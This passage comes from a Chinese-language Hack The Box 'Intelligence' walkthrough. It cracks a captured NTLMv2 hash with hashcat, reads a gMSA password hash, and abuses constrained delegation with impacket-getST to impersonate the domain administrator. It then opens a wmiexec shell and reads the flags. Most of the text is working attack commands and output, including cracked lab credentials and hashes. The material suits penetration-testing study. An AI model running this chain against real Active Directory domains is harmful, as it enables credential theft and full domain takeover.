[HTTP] NTLMv2 Hash     : Ted.Graves::intelligence:fbc071d1ba245987:DE6AC552D84A19A6556E417AA1F6E1A1:01010000000000004B192A0D160FDD01DE920284FEA763820000000002000800310034005A00550001001E00570049004E002D0032005200490045005800590053004500440057004E0004001400310034005A0055002E004C004F00430041004C0003003400570049004E002D0032005200490045005800590053004500440057004E002E00310034005A0055002E004C004F00430041004C0005001400310034005A0055002E004C004F00430041004C000800300030000000000000000000000000200000C423A557E1BAC004B7F13787935B69E956F02C6F2A901FCC1A298F30129FE67C0A0010000000000000000000000000000000000009003A0048005400540050002F0077006500620063006F006D0031002E0069006E00740065006C006C006900670065006E00630065002E006800740062000000000000000000
用 hashcat 破解
┌──(kali㉿kali)-[~/htb/Intelligence/krbrelayx]
└─$ hashcat -m 5600 ../hash /usr/share/wordlists/rockyou.txt
得到
TED.GRAVES::intelligence:fbc071d1ba245987:de6ac552d84a19a6556e417aa1f6e1a1:01010000000000004b192a0d160fdd01de920284fea763820000000002000800310034005a00550001001e00570049004e002d0032005200490045005800590053004500440057004e0004001400310034005a0055002e004c004f00430041004c0003003400570049004e002d0032005200490045005800590053004500440057004e002e00310034005a0055002e004c004f00430041004c0005001400310034005a0055002e004c004f00430041004c000800300030000000000000000000000000200000c423a557e1bac004b7f13787935b69e956f02c6f2a901fcc1a298f30129fe67c0a0010000000000000000000000000000000000009003a0048005400540050002f0077006500620063006f006d0031002e0069006e00740065006c006c006900670065006e00630065002e006800740062000000000000000000:Mr.Teddy
这样拿到一组新凭据 TED.GRAVES:Mr.Teddy
0x03 提权 约束委派攻击
在 bloodhound 中查看
发现 TED.GRAVES 在提权路径上
首先显示了 ted.graver的所在组有 对 `svc_int 的 gmsapassword的阅读权限
我们用 nxc 阅读
┌──(kali㉿kali)-[~/htb/Intelligence/krbrelayx]
└─$ nxc ldap 10.129.95.154 -u TED.GRAVES -p Mr.Teddy --gmsa
LDAP        10.129.95.154   389    DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:intelligence.htb)
LDAPS       10.129.95.154   636    DC               [+] intelligence.htb\TED.GRAVES:Mr.Teddy
LDAPS       10.129.95.154   636    DC               [*] Getting GMSA Passwords
LDAPS       10.129.95.154   636    DC               Account: svc_int$             NTLM: 51854c912c4caa549034deb480ca8e75     PrincipalsAllowedToReadPassword: ['DC$', 'itsupport']
获得一组新凭据 svc_int:51854c912c4caa549034deb480ca8e75
然后 svc_int 有对计算机的委派权限
我们先用 findDelegation 查看一下具体信息
┌──(kali㉿kali)-[~/htb/Intelligence/krbrelayx]
└─$ impacket-findDelegation intelligence.htb/'svc_int$' -hashes ':51854c912c4caa549034deb480ca8e75' -dc-ip 10.129.95.154
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

AccountName  AccountType                          DelegationType                      DelegationRightsTo       SPN Exists
-----------  -----------------------------------  ----------------------------------  -----------------------  ----------
DC$          Computer                             Unconstrained                       N/A                      Yes
svc_int$     ms-DS-Group-Managed-Service-Account  Constrained w/ Protocol Transition  WWW/dc.intelligence.htb  No
允许委派到 www/dc.intelligence.htb ,并且 w/ Protocol Transition 开启了协议转换,那就很简单了
先同步下时间
┌──(kali㉿kali)-[~/htb/Intelligence/krbrelayx]
└─$ sudo ntpdate -u 10.129.95.154
2026-07-08 17:11:38.990312 (-0400) +25191.689137 +/- 0.177599 10.129.95.154 s1 no-leap
CLOCK: time stepped by 25191.689137
再用 getST 去申请冒充的票据
┌──(kali㉿kali)-[~/htb/Intelligence/krbrelayx]
└─$ impacket-getST intelligence.htb/svc_int$ -spn WWW/dc.intelligence.htb -impersonate administrator -hashes ':51854c912c4caa549034deb480ca8e75'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@WWW_dc.intelligence.htb@INTELLIGENCE.HTB.ccache
导入票据
┌──(kali㉿kali)-[~/htb/Intelligence/krbrelayx]
└─$ export KRB5CCNAME=administrator@WWW_dc.intelligence.htb@INTELLIGENCE.HTB.ccache
使用票据登入
┌──(kali㉿kali)-[~/htb/Intelligence/krbrelayx]
└─$ impacket-wmiexec  intelligence.htb/administrator@dc.intelligence.htb -k -debug
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
Password:
[+] Using Kerberos Cache: administrator@WWW_dc.intelligence.htb@INTELLIGENCE.HTB.ccache
[+] SPN CIFS/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for WWW/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB
[+] Using TGS from cache
[+] Changing sname from WWW/dc.intelligence.htb@INTELLIGENCE.HTB to CIFS/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB and hoping for the best
[*] SMBv3.0 dialect used
[+] Using Kerberos Cache: administrator@WWW_dc.intelligence.htb@INTELLIGENCE.HTB.ccache
[+] SPN HOST/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for WWW/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB
[+] Using TGS from cache
[+] Changing sname from WWW/dc.intelligence.htb@INTELLIGENCE.HTB to HOST/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB and hoping for the best
[+] Target system is dc.intelligence.htb and isFQDN is True
[+] StringBinding: dc[60380]
[+] StringBinding chosen: ncacn_ip_tcp:dc.intelligence.htb[60380]
[+] Using Kerberos Cache: administrator@WWW_dc.intelligence.htb@INTELLIGENCE.HTB.ccache
[+] SPN HOST/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for WWW/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB
[+] Using TGS from cache
[+] Changing sname from WWW/dc.intelligence.htb@INTELLIGENCE.HTB to HOST/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB and hoping for the best
[+] Using Kerberos Cache: administrator@WWW_dc.intelligence.htb@INTELLIGENCE.HTB.ccache
[+] SPN HOST/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for WWW/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB
[+] Using TGS from cache
[+] Changing sname from WWW/dc.intelligence.htb@INTELLIGENCE.HTB to HOST/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB and hoping for the best
[+] Using Kerberos Cache: administrator@WWW_dc.intelligence.htb@INTELLIGENCE.HTB.ccache
[+] SPN HOST/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for WWW/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB
[+] Using TGS from cache
[+] Changing sname from WWW/dc.intelligence.htb@INTELLIGENCE.HTB to HOST/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB and hoping for the best
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is E3EF-EBBD

 Directory of C:\

04/18/2021  05:52 PM    <DIR>          inetpub
04/18/2021  05:50 PM    <DIR>          IT
06/29/2021  02:30 PM             5,510 License.txt
04/18/2021  05:38 PM    <DIR>          PerfLogs
04/18/2021  05:23 PM    <DIR>          Program Files
04/18/2021  05:21 PM    <DIR>          Program Files (x86)
04/18/2021  06:20 PM    <DIR>          Users
07/08/2026  02:27 PM    <DIR>          Windows
               1 File(s)          5,510 bytes
               7 Dir(s)   5,901,996,032 bytes free

C:\>whoami
intelligence\administrator

C:\>
成功提权,读取一下 flag
user.txt:
C:\Users\Ted.Graves\desktop>type ..\..\Tiffany.Molina\desktop\user.txt
[+] Using Kerberos Cache: administrator@WWW_dc.intelligence.htb@INTELLIGENCE.HTB.ccache
[+] SPN HOST/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for WWW/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB
[+] Using TGS from cache
[+] Changing sname from WWW/dc.intelligence.htb@INTELLIGENCE.HTB to HOST/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB and hoping for the best
bc2fece9317793a20a79296892b30ce8
root.txt:
C:\Users>type Administrator\desktop\root.txt
[+] Using Kerberos Cache: administrator@WWW_dc.intelligence.htb@INTELLIGENCE.HTB.ccache
[+] SPN HOST/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for WWW/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB
[+] Using TGS from cache
[+] Changing sname from WWW/dc.intelligence.htb@INTELLIGENCE.HTB to HOST/DC.INTELLIGENCE.HTB@INTELLIGENCE.HTB and hoping for the best
505d104fb1280e27859876316655f688
ya,im here